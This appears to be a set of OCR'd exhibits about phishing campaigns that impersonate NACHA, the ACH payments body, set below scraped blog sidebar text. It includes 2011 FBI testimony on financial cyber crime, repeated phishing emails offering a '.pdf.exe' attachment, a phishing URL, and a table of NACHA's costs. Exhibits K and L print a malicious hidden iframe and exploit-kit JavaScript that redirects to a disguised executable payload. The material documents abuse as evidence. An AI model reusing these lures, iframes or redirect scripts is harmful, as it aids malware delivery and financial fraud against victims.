--
Bobby G.

Like or Dislike: 0 0

Recent Posts

- Cyber Intrusion Blamed for Hardware Failure at Water Utility
- Pharma Wars: The Price of (in)Justice
- Title Firm Sues Bank Over $207k Cyberheist
- Critical Flash Update Plugs 12 Security Holes
- Rove Digital Was Core ChronoPay Shareholder

Subscribe by email

Your email:
Enter email address...

Subscribe Unsubscribe

Made possible by Prolocation

Click it!

Categories

- A Little Sunshine
- Latest Warnings
- Other
- Pharma Wars
- Security Tools
- Target: Small Businesses
- The Coming Storm
- The Wire
- Time to Patch
- Web Fraud 2.0

Archives

- November 2011
- October 2011
- September 2011
- August 2011

- July 2011
- June 2011
- May 2011
- April 2011
- March 2011
- February 2011
- January 2011
- December 2010
- November 2010
- October 2010
- September 2010
- August 2010
- July 2010
- June 2010
- May 2010
- April 2010
- March 2010
- February 2010
- January 2010
- December 2009

All About ATM Skimmers


Click image for my skimmer series.

Tags

0day ach fraud adobe adobe flash player adobe reader apple APT atm skimmer chrome chronopay Cscene fbi firefox flash Flash Player Glavmed gmail google Igor Gusev internet explorer java Mac mcafee microsoft money mules Mozilla opera patch tuesday pavel vrublevsky phishing RSA Rustock Rx-Promotion sans internet storm center shockwave Spamit spamit.com spyeye Symantec twitter webmoney windows wired.com zeus ZeuS Trojan

Top-Rated Comments

- Spomoni: Ebat shmeley 41 9
- true spomoni: А если я продавал им сигу то за мной приедут? 20 5
- Tim Cole: I just got two MS monthly updates to run which came on Saturday instead of... 13 1
- PeterM: Tim, my experience (XP SP3) was the same –after running the FixIt, two old... 12 0
- Marko Krajisnic: You are one brave security researcher. 13 2




Blogroll

- Arbor Networks Blog
- Bleeping Computer
- CERIAS / Spaf
- Contagio Malware Dump
- Cyber Crime & Doing Time
- Cyveillance Blog
- DHS Daily Report
- DSL Reports
- ESET Threat Blog
- F-Secure Blog
- FireEye Malware Intel Lab
- Fortinet Blog
- Google Online Security Blog
- Graham Cluley, Sophos
- HoneyTech Blog
- Kaspersky Blog
- M86 Security
- Malware Intelligence
- McAfee Labs
- Microsoft Malware Protection Center
- SANS Internet Storm Center
- Schneier on Security
- SecureWorks
- Securosis
- StopBadware
- Sunbelt Blog
- Symantec Response Blog
- TaoSecurity
- TrendMicro Blog
- US CERT
- Websense
- Wilders Security Forums
- Wired.com's Threat Level

EXHIBIT H.

THE FBI FEDERAL BUREAU OF INVESTIGATION

Testimony



Gordon M. Snow
Assistant Director, Cyber Division
Federal Bureau of Investigation

Statement before the House Financial Services Committee, Subcommittee on Financial Institutions and Consumer Credit Washington, D.C.

September 14, 2011

Good afternoon Chairman Capito, Ranking Member Maloney, and members of the subcommittee. I'm pleased to appear before you today to discuss the cyber threats facing our nation and how the FBI and our partners are working together to protect the financial sector and American consumers.

Cyber criminals can significantly threaten the finances and reputations of United States businesses and financial institutions. Given the abundance of potential victims and profits, cyber criminals will likely continue to target these entities. The FBI is committed to addressing these threats through innovative and proactive means and making the Internet more secure for financial institutions and U.S. consumers alike.

The Cyber Threat to the Financial Sector

As the subcommittee is aware, the number and sophistication of malicious incidents has increased dramatically over the past five years and is expected to continue to grow. As business and financial institutions continue to adopt Internet-based commerce systems, the opportunities for cyber crime increase at retail and consumer levels.

Account Takeovers

Cyber criminals have demonstrated their abilities to exploit our online financial and market systems that interface with the Internet, such as the Automated Clearing House (ACH) systems, card payments, and market trades. In these instances, cyber crime is easily committed by exploiting the system users, rather than the systems themselves. This is typically done through the compromise of a legitimate user's account credentials.

Fraudulent monetary transfers and counterfeiting of stored value cards are the most common result of exploits against financial institutions, payment processors, and merchants. While the losses that result from these exploits generally fall upon the financial institution, consumers experience the inconvenience of changing accounts and replacing cards associated with their compromised information, as well as the emotional impact associated with being a victim of a cyber crime.

The FBI is currently investigating over 400 reported cases of corporate account takeovers in which cyber criminals have initiated unauthorized ACH and wire transfers from the bank accounts of U.S. businesses. These cases involve the attempted theft of over $255 million and have resulted in the actual loss of approximately $85 million.

Often, the attack vector is a targeted phishing e-mail that contains either an infected file or a link to an infected website. The e-mail recipient is generally a person within a targeted company who can initiate fund transfers on behalf of the business or another valid online banking credential-account holder. Once the recipient opens the attachment or navigates to the website, malware is installed on the user's computer, which often includes a keylogging program that harvests the user's online banking credentials.

Recent Testimonies

The criminal then either creates another account or directly initiates a funds transfer masquerading as the legitimate user. The stolen funds are often then transferred overseas. Victims of this type of scheme have included small and medium-sized business, local governments, school districts, and health care service providers.

In 2008, a Pennsylvania school district discovered that over $450,000 was missing from their bank account. The following year, a New York school district reported that approximately $3 million had been transferred out of their bank account. The New York's school district's bank was able to recover some of the transfers, but $500,000 had already been withdrawn from the account before the transaction could be reversed.

Recently, two trucking companies were victimized by fraudulent electronic account transfers, and lost approximately $115,000. Compared to some loss figures, this might not seem significant. One of the companies currently has annual revenues worth roughly $79 million, so their loss was nearly .1 percent of their gross revenue. That amount is approximately enough to purchase an additional tractor-trailer and provide another driver with a job.

In March 2010, an Illinois town was the victim of a cyber intrusion resulting in unauthorized ACH transfers totaling $100,000. When an authorized individual logged into the town's bank account, the individual was redirected to a site alerting her that the bank's website was experiencing technical difficulties. During this redirection, the criminal used the victim's authorized credentials to initiate transactions. The town was able to recover only $30,000.

Third Party Payment Processor Breaches

Sophisticated cyber criminals are also targeting the computer networks of large payment processors, resulting in the loss of millions of dollars and the compromise of personally identifiable information (PII) of millions of individuals.

In November 2008, a U.S. payment processor discovered that hackers had breached the company's computer systems and compromised the personal data of over 1.5 million customers; roughly 1.1 million Social Security numbers were also exposed. The criminals used the stolen data to create fake debit cards and withdrew more than $9 million from automated teller machines (ATMs) worldwide.

In January 2009, it was discovered that cyber criminals compromised the computer network of a U.S. payment processor that completes approximately 100 million transactions monthly for more than 250,000 U.S. businesses. The criminals were able to obtain over 130 million customer records, which included credit card numbers, expiration dates, and internal bank codes.

Securities and Market Trading Exploitation

Securities and brokerage firms and their customers are common targets of cyber criminals. The typical crimes against these firms include market manipulation schemes and unauthorized stock trading.

In 2010, law enforcement agencies and financial regulators observed a trend in which cyber criminals initiated unauthorized financial transactions from compromised victim bank or brokerage accounts. These transactions were paired with a Telephone Denial of Service (TDoS) attack, in which the victim's legitimate phone line was flooded with spam-like telephone calls to prevent the banks or brokerage firms from contacting the victim to verify that the transactions were legitimate.

In December 2009, a victim in Florida filed a police report stating that $399,000 had disappeared from his online brokerage account while he was simultaneously targeted in a TDoS attack. The online withdrawals occurred in four increments, with progressively larger amounts being withdrawn each time.

Cyber criminals target not only those who trade in securities but also the exchanges in which the securities are sold. These TDoS and Distributed Denial of Service (DDoS) attacks show a desire by cyber criminals to focus their efforts on high-profile financial sector targets.

Beginning in July 2009, two U.S. stock exchanges were victims of a sustained DDoS attack. The remote attack temporarily disrupted public websites but had no impact on financial market operations. A parent company of one of the exchanges stated that it had not experienced any degradation in service on its public website or core trading and data systems, which operate on a private network.

In February 2011, criminal actors placed an online advertisement infected with malicious software onto the public website for a foreign stock exchange. The malicious advertisement appeared on the victims' computers as a pop-up, alerting the user to non-existent computer infections in an attempt to trick the users into paying for and downloading rogue "antivirus" software.

Also in February, the parent company of NASDAQ confirmed that they had been the victim of a security breach by unauthorized intruders into their Director's Desk web application, a system that was not directly linked to their trading platforms, but was instead used as an online portal for senior executives and directors to share confidential information.

These types of malicious incidents highlight not only the targeting of important financial infrastructure by cyber criminals, but also the difficulty of determining consequences and intent. For example, although it seems in real-time trading environments have been compromised in these incidents, cyber criminals could be more interested in obtaining valuable insider information than in disrupting the markets.

Investigation, Statement Before the House Committee on Appropriations, Subcommittee on Commerce, Justice, Science, and Related Agencies, Washington, D.C.

03.30.11 **Oversight of the Federal Bureau of Investigation** Robert S. Mueller, III, Director, Federal Bureau of Investigation, Statement Before the Senate Judiciary Committee, Washington, D.C.

03.16.11 **Oversight of the Federal Bureau of Investigation** Robert S. Mueller, III, Director, Federal Bureau of Investigation, Statement Before the House Judiciary Committee, Washington, D.C.

More

ATM Skimming and Point of Sale Schemes

ATM skimming is also a prevalent global cyber crime. A criminal affixes a skimmer to the outside or inside of an ATM to collect card numbers and personal identification number (PIN) codes. The criminal then either sells the stolen data over the Internet or makes fake cards to withdraw money from the compromised accounts.

The technology of the skimmer devices continues to improve. This technique is also being used to steal credit and debit card information from customers at gas station pumps. Bluetooth-enabled wireless skimmers were found at a string of gas stations in the Denver area attached to the inside of the gas pump. The wireless capabilities of the skimmers allowed the criminal to download the information from the skimmers instantly, as long as they were in range of the wireless network.

Even as technology improves to protect against skimming, cyber criminals are creating devices to mimic the security features of legitimate ATM hardware. For example, ATM vendors have created new anti-skimming tools that include a backlit green or blue plastic casing around the card slot to prevent skimmers from being attached. In Ireland in early 2011, cyber criminals attached several skimmers that appeared identical to the new security devices.

Point of sale (POS) terminals, which are primarily used to conduct the daily sale operations in restaurants, retail stores, and places of business, have been a primary target for cyber criminals engaging in credit card fraud and have resulted in the compromise of millions of credit and debit cards the U.S. For example, in March 2008, three men were charged with hacking into several "smart" cash registers belonging to a U.S. restaurant chain. The criminals installed "sniffer" programs that were used to steal payment data as the information was being sent from the POS terminals in the restaurant to the chain's corporate office. The stolen data resulted in more than $600,000 in losses.

Mobile Banking Exploitation

As more mobile devices have been introduced into personal, business, or government networks, they have been increasingly targeted for stealing PII. The spread of mobile banking provide additional opportunities for cyber crime. Cyber criminals have successfully demonstrated man-in-the-middle attacks against mobile phones using a variation of ZeuS malware. The malware is installed on the phone through a link imbedded in a malicious text message, and then the user is instructed to enter their complete mobile information. Because financial institutions sometimes use text messaging to verify that online transactions are initiated by a legitimate user, the infected mobile phones forward messages to the criminal, thwarting the bank's two-factor authentication.

Cyber criminals are also taking advantage of the Twitter iPhone application by sending malicious "tweets" with links to a website containing a new banking Trojan. Once installed, the Trojan disables Windows Task Manager and notifications from Windows Security Center to avoid detection. When the victim opens their online banking account or makes a credit card purchase, PII is sent to the criminal in an encrypted file.

Insider Access

The high level of trust and confidence in U.S. financial markets is based on their long-standing reliability in protecting and ensuring the integrity of their systems. Unfortunately, individuals with direct access to core processing centers may be in a position to steal intellectual property, insider information, or data that can damage the reputation of the company. An individual could leverage this information to affect stock prices or to provide other companies with a competitive advantage.

In 2010, the FBI investigated two high-profile cases involving the theft or attempted theft of source code for high-frequency trading programs. The theft of these programs could cost the victim company millions of dollars in losses, allow a competitor to predict a company's actions, or give a competitor the opportunity to profit using the victim companies' strategies.

Supply Chain Infiltration

The production, packaging, and distribution of counterfeit software or hardware used by financial institutions or critical financial networks by cyber criminals could result in the compromise of proprietary data, system disruption, or complete system failure. Gaining physical and technical access to financial institutions could be accomplished by compromising trusted suppliers of technical, computer, and security equipment, software, and hardware.

Financial firms have become regular targets of supply chain attacks. For example, ATMs have been delivered with malware installed on the systems, fake endpoints on the ATM networks have been created, and individuals have posed as ATM maintenance workers. Additionally, vendors who supply services to the banking and finance sector are constant targets of cyber criminals, including those who provide services like security, authentication, and online banking platforms.

Telecommunication Network Disruption

Financial networks are highly dependent on the availability of telecommunication infrastructure. Although cyber criminals may not be able to directly target the core processing centers that support the critical financial markets, they may target the telecommunication networks to directly impact the functionality of key financial players.

In market trading, infrastructure is crucial to the success of firms that specialize in high-frequency trading as milliseconds of saved time during data processing and transmission can impact profits. As a result, many firms co-locate and buy space near the main processing center of the major exchanges. The close proximity of these networks adds a shared reliance on telecommunication infrastructures, which could be significant if there is a disruption to the infrastructure.

Financial Estimates of Damages

Cyber criminals are forming private, trusted, and organized groups to conduct cyber crime. The adoption of specialized skill sets and professionalized business practices by these criminals is steadily increasing the complexity of cyber crime by providing actors of all technical abilities with the necessary tools and resources to conduct cyber crime. Not only are criminals advancing their abilities to attack a system remotely, but they are becoming adept at tricking victims into compromising their own systems. Once a system is compromised, cyber criminals will use their accesses to obtain PII, which includes online banking/brokerage account credentials and credit card numbers of individuals and businesses that can be used for financial gain. As cyber crime groups increasingly recruit experienced actors and pool resources and knowledge, they advance their ability to be successful in crimes against more profitable targets and will learn the skills necessary to evade the security industry and law enforcement.

The potential economic consequences are severe. The sting of a cyber crime is not felt equally across the board. A small company may not be able to survive even one significant cyber attack. On the other hand, companies may not even realize that they have been victimized by cyber criminals until weeks, maybe even months later. Victim companies range in size and industry. Often, businesses are unable to recoup their losses, and it may be impossible to estimate their damage. Many companies prefer not to disclose that their systems have been compromised, so they absorb the loss, making it impossible to accurately calculate damages.

As a result of the inability to define and calculate losses, the best that the government and private sector can offer are estimates. Over the past five years, estimates of the costs of cyber crime to the U.S. economy have ranged from millions to hundreds of billions. A 2010 study conducted by the Ponemon Institute estimated that the median annual cost of cyber crime to an individual victim organization ranges from $1 million to $52 million.

Addressing the Threat

Although our cyber adversaries' capabilities are at an all-time high, combating this challenge is a top priority of the FBI and the entire government. Thanks to Congress and the administration, we are devoting significant resources to this threat. Our partnerships within industry, academia, and across all of government have also led to a dramatic improvement in our ability to combat this threat. Additionally, the Administration's National Strategy for Trusted Identities in Cyberspace seeks to address this threat by increasing the security of online transactions through the development of more trustworthy digital credentials which will help to reduce account takeovers and raise overall consumer safety levels.

The FBI's statutory authority, expertise, and ability to combine resources across multiple programs make it uniquely situated to investigate, collect, and disseminate intelligence about and counter cyber threats from criminals, nation-states, and terrorists.

The FBI plays a substantial role in the Comprehensive National Cybersecurity Initiative (CNCI), the interagency strategy to protect our digital infrastructure as a national security priority. Through the CNCI, we and our partners collaborate to collect intelligence, gain visibility on our adversaries, and facilitate dissemination of critical information to decision makers.

The FBI has cyber squads in each of our 56 field offices, with more than 1,000 advanced cyber-trained FBI agents, analysts, and forensic examiners. We have increased the capabilities of our employees by selectively seeking candidates with technical skills and enhancing our cyber training.

In addition, the FBI's presence in legal attachés in 61 cities around the world assists in the critical exchange of case related information and the situational awareness of current threats, helping to combat the global scale and scope of cyber breaches. The FBI is also changing to adapt to the ever-evolving technology and schemes used by cyber criminals. Intelligence now drives operations in the FBI. The Bureau is working in new ways with long-standing and new partners to address the cybersecurity threat.

In addition, as part of the FBI's overall transformation to an intelligence-driven organization, the Cyber Division has implemented Threat Focus Cells, which bring together subject matter experts from various agencies to collaborate and address specific identified cyber threats.

Partnerships

However, one agency cannot combat the threat alone. Through the FBI-led National Cyber Investigative Joint Task Force, we coordinate our efforts with 20 law enforcement and intelligence community (IC) entities, including the Central Intelligence Agency, Department of Defense, Department of Homeland Security (DHS), and National Security Agency. The FBI also has embedded cyber staff in other IC agencies through joint duty and detailee assignments.

We have also enhanced our partnership with DHS, forming joint FBI-DHS teams to conduct voluntary assessments for critical infrastructure owners and operators who are concerned about the network

analysts with specialized training in these systems.

To support small businesses, we have also partnered with the National Institute of Standards and Technology and the Small Business Administration since 2002 to sponsor computer security workshops and provide online support for small businesses through the InfraGard program. These workshops, which are held across the country, feature security experts who explain information security threats and vulnerabilities and describe protective tools and techniques which can be used to address potential security problems.

In addition, because of the frequent foreign nexus to cyber threats, we work closely with our international law enforcement and intelligence partners.

We currently have FBI agents embedded full-time in five foreign police agencies to assist with cyber investigations: Estonia, the Netherlands, Romania, Ukraine, and Colombia. These cyber personnel have identified cyber organized crime groups targeting U.S. interests and supported other FBI investigations. We have trained foreign law enforcement officers from more than 40 nations in cyber investigative techniques over the past two years.

We have engaged our international allies, including Australia, New Zealand, Canada, and the United Kingdom, in strategic discussions that have resulted in increased operational coordination on intrusion activity and cyber threat investigations.

The FBI has worked with a number of regulatory agencies to determine the scope of the financial cyber crime threat, develop mitigation strategies, and provide Public Service Announcements where appropriate, to include the U.S. Department of Treasury - Financial Crimes Enforcement Network, Financial Services Information Sharing and Analysis Center (FS-ISAC), the Securities and Exchange Commission, the Office of Comptroller of Currency, the Federal Deposit Insurance Corporation, the Federal Reserve Board, and the Federal Reserve Bank.

In addition, the FBI partners with criminal investigators from the Internal Revenue Service, the U.S. Secret Service, U.S. Immigration and Customs Enforcement, the Department of State's Bureau of Diplomatic Security Service, and the U.S. Postal Inspection Service to further investigations.

Additionally, the FBI works with a number of industry governing entities such as NACHA—the Electronic Payments Association—and the Financial Industry Regulatory Authority to understand and investigate cyber crime problems affecting a particular industry segment.

Information Sharing

The FBI has developed strong relationships with private industry and the public. InfraGard is a premier example of the success of public-private partnerships. Under this initiative, state, local, and tribal law enforcement, academia, other government agencies, communities, and private industry work with us through our field offices to ward off attacks against critical infrastructure. Over the past 15 years, we have seen this initiative grow from a single chapter in the Cleveland Field Office to more than 86 chapters in 56 field offices with 42,000 members.

The exchange of knowledge, experience, and resources is invaluable and contributes immeasurably to our homeland security. Notably, DHS has recognized the value of the program and recently partnered with the InfraGard program to provide joint training and conferences during this fiscal year.

With outside funding from DHS, the newly formed Joint Critical Infrastructure Partnership will host five regional conferences this year along with representation at a number of smaller venues. The focus of the program is to further expand the information flow to the private sector by not only reaching out to the current InfraGard membership but also reaching beyond current members to local critical infrastructure and key resource owners and operators. The goal is to raise awareness of risks to the nation's infrastructure and to better educate the public about infrastructure security initiatives. This partnership is a platform which will enhance the risk management capabilities of local communities by providing security information, education, training, and other solutions to protect, prevent, and respond to terrorist attacks, natural disasters, and other hazards, such as the crisis currently facing Japan. Ensuring that a country's infrastructure is protected and resilient is key to national security.

Experience has shown that establishing rapport with the members translates into a greater flow of information within applicable legal boundaries, and this rapport can only be developed when FBI personnel have the necessary time and resources to focus on the program. This conduit for information results in the improved protection of the infrastructure of the U.S.

In the last few years, there has been a push to partner FBI intelligence analysts with private sector experts. This is an opportunity for the intelligence analysts to learn more about the industries they are supporting. They can then better identify the needs of those industries as well as FBI information gaps. Additionally, they develop points-of-contact within those industries who can evaluate and assist in timely analysis, and the analysts mature into subject matter experts.

Other successful cyber partnerships include the Internet Crime Complaint Center (IC3) and the National Cyber-Forensics and Training Alliance (NCFTA). Established in 2000, the IC3 is a partnership between the FBI and the National White Collar Crime Center that serves as a vehicle to receive, develop, and refer criminal complaints regarding cyber crime. Since it began, the IC3 has processed more than 2 million complaints. Complaints are referred to local, state, federal, and international law enforcement and are

the private sector, individually and through working groups, professional organizations, and InfraGard, to cultivate relationships, inform industry of threats, identify intelligence, and develop investigative information to enhance or initiate investigations by law enforcement.

The NCFTA is a private nonprofit organization, composed of representatives of industry and academia, which partners with the FBI. The NCFTA, in cooperation with the FBI, develops responses to evolving threats to the nation's critical infrastructure by participating in cyber-forensic analysis, tactical response development, technology vulnerability analysis, and the development of advanced training. The NCFTA work products can be provided to industry, academia, law enforcement, and the public as appropriate.

The FBI and DHS also partner with the U.S. private sector on the Domestic Security Alliance Council (DSAC). This strategic collaboration enhances communications and promotes effective exchanges of information in order to prevent, detect, and investigate criminal acts, particularly those affecting interstate commerce, while advancing the ability of the U.S. private sector to protect its employees, assets, and proprietary information.

The DSAC is in a unique position to speak on behalf of the private sector because the DSAC members are the highest ranking security executives of the member companies, who directly report to the leaders of their organizations.

Threat Mitigation

The FBI has been able to mitigate a number of fraud matters by sharing identified threat data amongst financial sector partners. The FBI participates in other activities with the private sector, like the FS-ISAC. A good example of this cooperation is the FBI's identification of a bank fraud trend in which U.S. banks were unaware that they were being defrauded by businesses in another country. As a result of FBI intelligence analysis, a joint FBI/FS-ISAC document was drafted and sent to the FS-ISAC's membership, alerting them to these crimes and providing recommendations on how to protect themselves from falling victim to the same scheme.

Another recent success was the combined efforts of the FBI, DOJ, and industry subject matter experts to takedown the "Coreflood" botnet. This botnet infected user computers and transferred banking credentials and other sensitive information to the botnet's command-and control services. This botnet infected millions of computers and the criminals used the stolen information to steal millions of dollars from unsuspecting consumers. In this instance, government and private industry worked together to provide an innovative response to a cyber threat. Not only was the Coreflood botnet shut down through a temporary restraining order, the government was authorized to respond to signals sent from infected computers in the U.S. in order to stop the Coreflood software from running. This prevented further harm to hundreds of thousands of unsuspecting users of infected computers in the U.S.

Conclusion

As the subcommittee knows, we face significant challenges in our efforts to combat cyber crime. In the current technological environment, there are growing avenues for cyber crimes against the U.S. financial infrastructure and consumers. Modifications to business and financial institution security and risk management practices will directly affect the future of these types of crimes, and the adoption of best practices may be negated by the lack of security-conscious behavior by customers.

Malicious cyber incidents are costly and inconvenient to financial institutions and their customers, and although most businesses take action to recover quickly, limit impact to customers, and ensure long-term operational viability, the increasing sophistication of cyber criminals will no doubt lead to an escalation in cyber crime.

To bolster the efforts of the FBI against these cyber criminals, we will continue to share information with government agencies and private industry consistent with applicable laws and policies. We will continue to engage in strategy discussions with other government agencies and the private sector to ensure that cyber threats are countered swiftly and efficiently. We will also continue to explore innovation methods of mitigating the threats posed by cyber crime. We look forward to working with the subcommittee and Congress as a whole to determine a successful course forward.

EXHIBIT I.

[redacted]

From: [redacted]@nacha.org
Sent: Monday, May 16, 2011 8:05 AM
To: [redacted]
Subject: ACH Transfer canceled

NACHA
The Electronic Payments Association

The ACH transaction (ID: 851171757047), recently sent from your bank account (by you or any other person), was canceled by the other financial institution.

Rejected transaction	
Transaction ID:	851171757047
Rejection Reason	See details in the report below
Transaction Report	report_851171757047.pdf.exe (self-extracting archive, Adobe PDF)

13450 Sunrise Valley Drive, Suite 100 Herndon, VA 20171 (703) 561-1100

[redacted]

From: [redacted]@nacha.org
Sent: Monday, May 16, 2011 8:05 AM
To: [redacted]
Subject: ACH Transfer canceled

NACHA
The Electronic Payments Association

The ACH transaction (ID: 851171757047), recently sent from your bank account (by you or any other person), was canceled by the other financial institution.

Rejected transaction	
Transaction ID:	851171757047
Rejection Reason	See details in the report below
Transaction Report	report_851171757047.pdf.exe (self-extracting archive, Adobe PDF)

13450 Sunrise Valley Drive, Suite 100 Herndon, VA 20171 (703) 561-1100

[redacted]

From: [redacted]@nacha.org
Sent: Monday, May 16, 2011 8:05 AM
To: [redacted]
Subject: ACH Transfer canceled

NACHA
The Electronic Payments Association

The ACH transaction (ID: 851171757047), recently sent from your bank account (by you or any other person), was canceled by the other financial institution.

Rejected transaction	
Transaction ID:	851171757047
Rejection Reason	See details in the report below
Transaction Report	report_851171757047.pdf.exe (self-extracting archive, Adobe PDF)

13450 Sunrise Valley Drive, Suite 100 Herndon, VA 20171 (703) 561-1100



FW: What the hell is this? Fwd: Notification about the rejected Direct Deposit payment - Windows Internet Expl...
https://mail.nacha.org/owa/?ae=Item&a=Open&t=IPM.Note&id=RgAAAADg8%2bkI3AZXR678dhUtX%2bBeBwBuacy%2fHN9fRIWTv
Reply
Reply All
Forward
FW: What the hell is this? Fwd: Notification about the rejected Direct Deposit payment
[redacted]@verizon.net]
To: Abuse
Tuesday, November 29, 2011 12:04 PM
-------- Original Message --------
Subject:Notification about the rejected Direct Deposit payment
Date:Fri, 25 Nov 2011 10:51:55 +0100
From:noreply@direct.nacha.org
To:[redacted]
Dear Customer,
Please be informed, that your most recent Direct Deposit via ACH transaction (IN9333
http://Travelaffiliatepro.com/f2872a/index.html
Please contact your financial institution to get the necessary updates of the Direct
Kind regards,
ACH Network Rules Department
NACHA | The Electronic Payments Association
13450 Sunrise Valley Drive, Suite 100
Herndon, VA 20171
Phone: 703-561-1100 Fax: 703-787-0996
Done
Internet
100%

EXHIBIT J.

NACHA The Electronic Payments Association 12/31/2011
2011 Financial impact due to sustained phishing attacks
beginning February 22, 2011

Direct Costs:		includes est
Description/Vendor:	Purpose	$ amount
Temporary Hires	CSR increased call volume	4,050
Data Security vendor	Domain monitoring,962 malware takedowns in 2011, Advanced analytics,-Employee cyber-security training	146,800
E-mail Spam Solution vendor	Trusted e-mail Domain Registry	20,000
E-mail Spam solution vendor	Increase e-mail spam filter	5,873
Telephone services/consultant	Upgrade phone/voice mail capabilities	35,056
Serveilance Security vendor	Increase office security for walk-in inquiries	10,735
Law firm	Legal	24,480
Web Development vendor	Security enhancements to nacha.org, payments.nacha.org	9,300
Subtotal Direct costs		256,294
Soft Costs: Reallocated internal resources-represents 4.3% of NACHA's total Sal/Ben		368,306
CSR Staffing	Increased call volume	
IT staffing	Technical support, e-mail, malware,domain	
Legal staffing	Law enforcement/legal inquiries	
Risk staffing	Network Risk inquiries	
	Total Financial Impact through 12/31/11	624,600

EXHIBIT K.

Spammed URL: http://www.barodachestgroup.org/nacha-data/index.html

contains content of:

```
<html>
<head>
   <title>Nacha Transfer Data</title>
   <iframe src="http://huntchemical.com/main.php?page=10e8281e11627ed1">
</html>
```

EXHIBIT L.

Landing Page:
http://jfgggggdhcvlhflu.cz.cc/main.php?page=2f692f98fde2d51e

Would forward to another page or itself. Thi This word was not found in the spelling dictionary. to a malware infecting URL:

```
//jsunpack.called CreateElement div  //eval document.write('<center><h1>Please wait page is loading...</h1></center><hr>');

function end_redirect(){
        window.location.href='http://nacha-achalert.com/00000700955060US.pdf.exe';
        }

var jver=[0,0,0,0],pdfver=[0,0,0,0],flashver=[0,0,0,0];try{var PluginDetect={handler:function(c,b,a){return function(){c
(b,a)}},isDefined:function(b){return typeof b!="undefined"},isArray:function(b){return(/array/i).test(Object.prototype.toString.call
(b))},isFunc:function(b){return typeof b=="function"},isString:function(b){return typeof b=="string"},isNum:function(b){return typeof
b=="number"},isStrNum:function(b){return(typeof b=="string"&&(/\d/).test(b))},getNumRegx:/[\d][\d\.\_,-]*/,splitNumRegx:/[\.\_,-]/
g,getNum:function(b,c){var d=this,a=d.isStrNum(b)?(d.isDefined(c)?new RegExp(c):d.getNumRegx).exec(b):null;return a?a
[0]:null},compareNums:function(h,f,d){var e=this,c,b,a,g=parseInt;if(e.isStrNum(h)&&e.isStrNum(f)){if(e.isDefined(d)&&d.compareNums){return
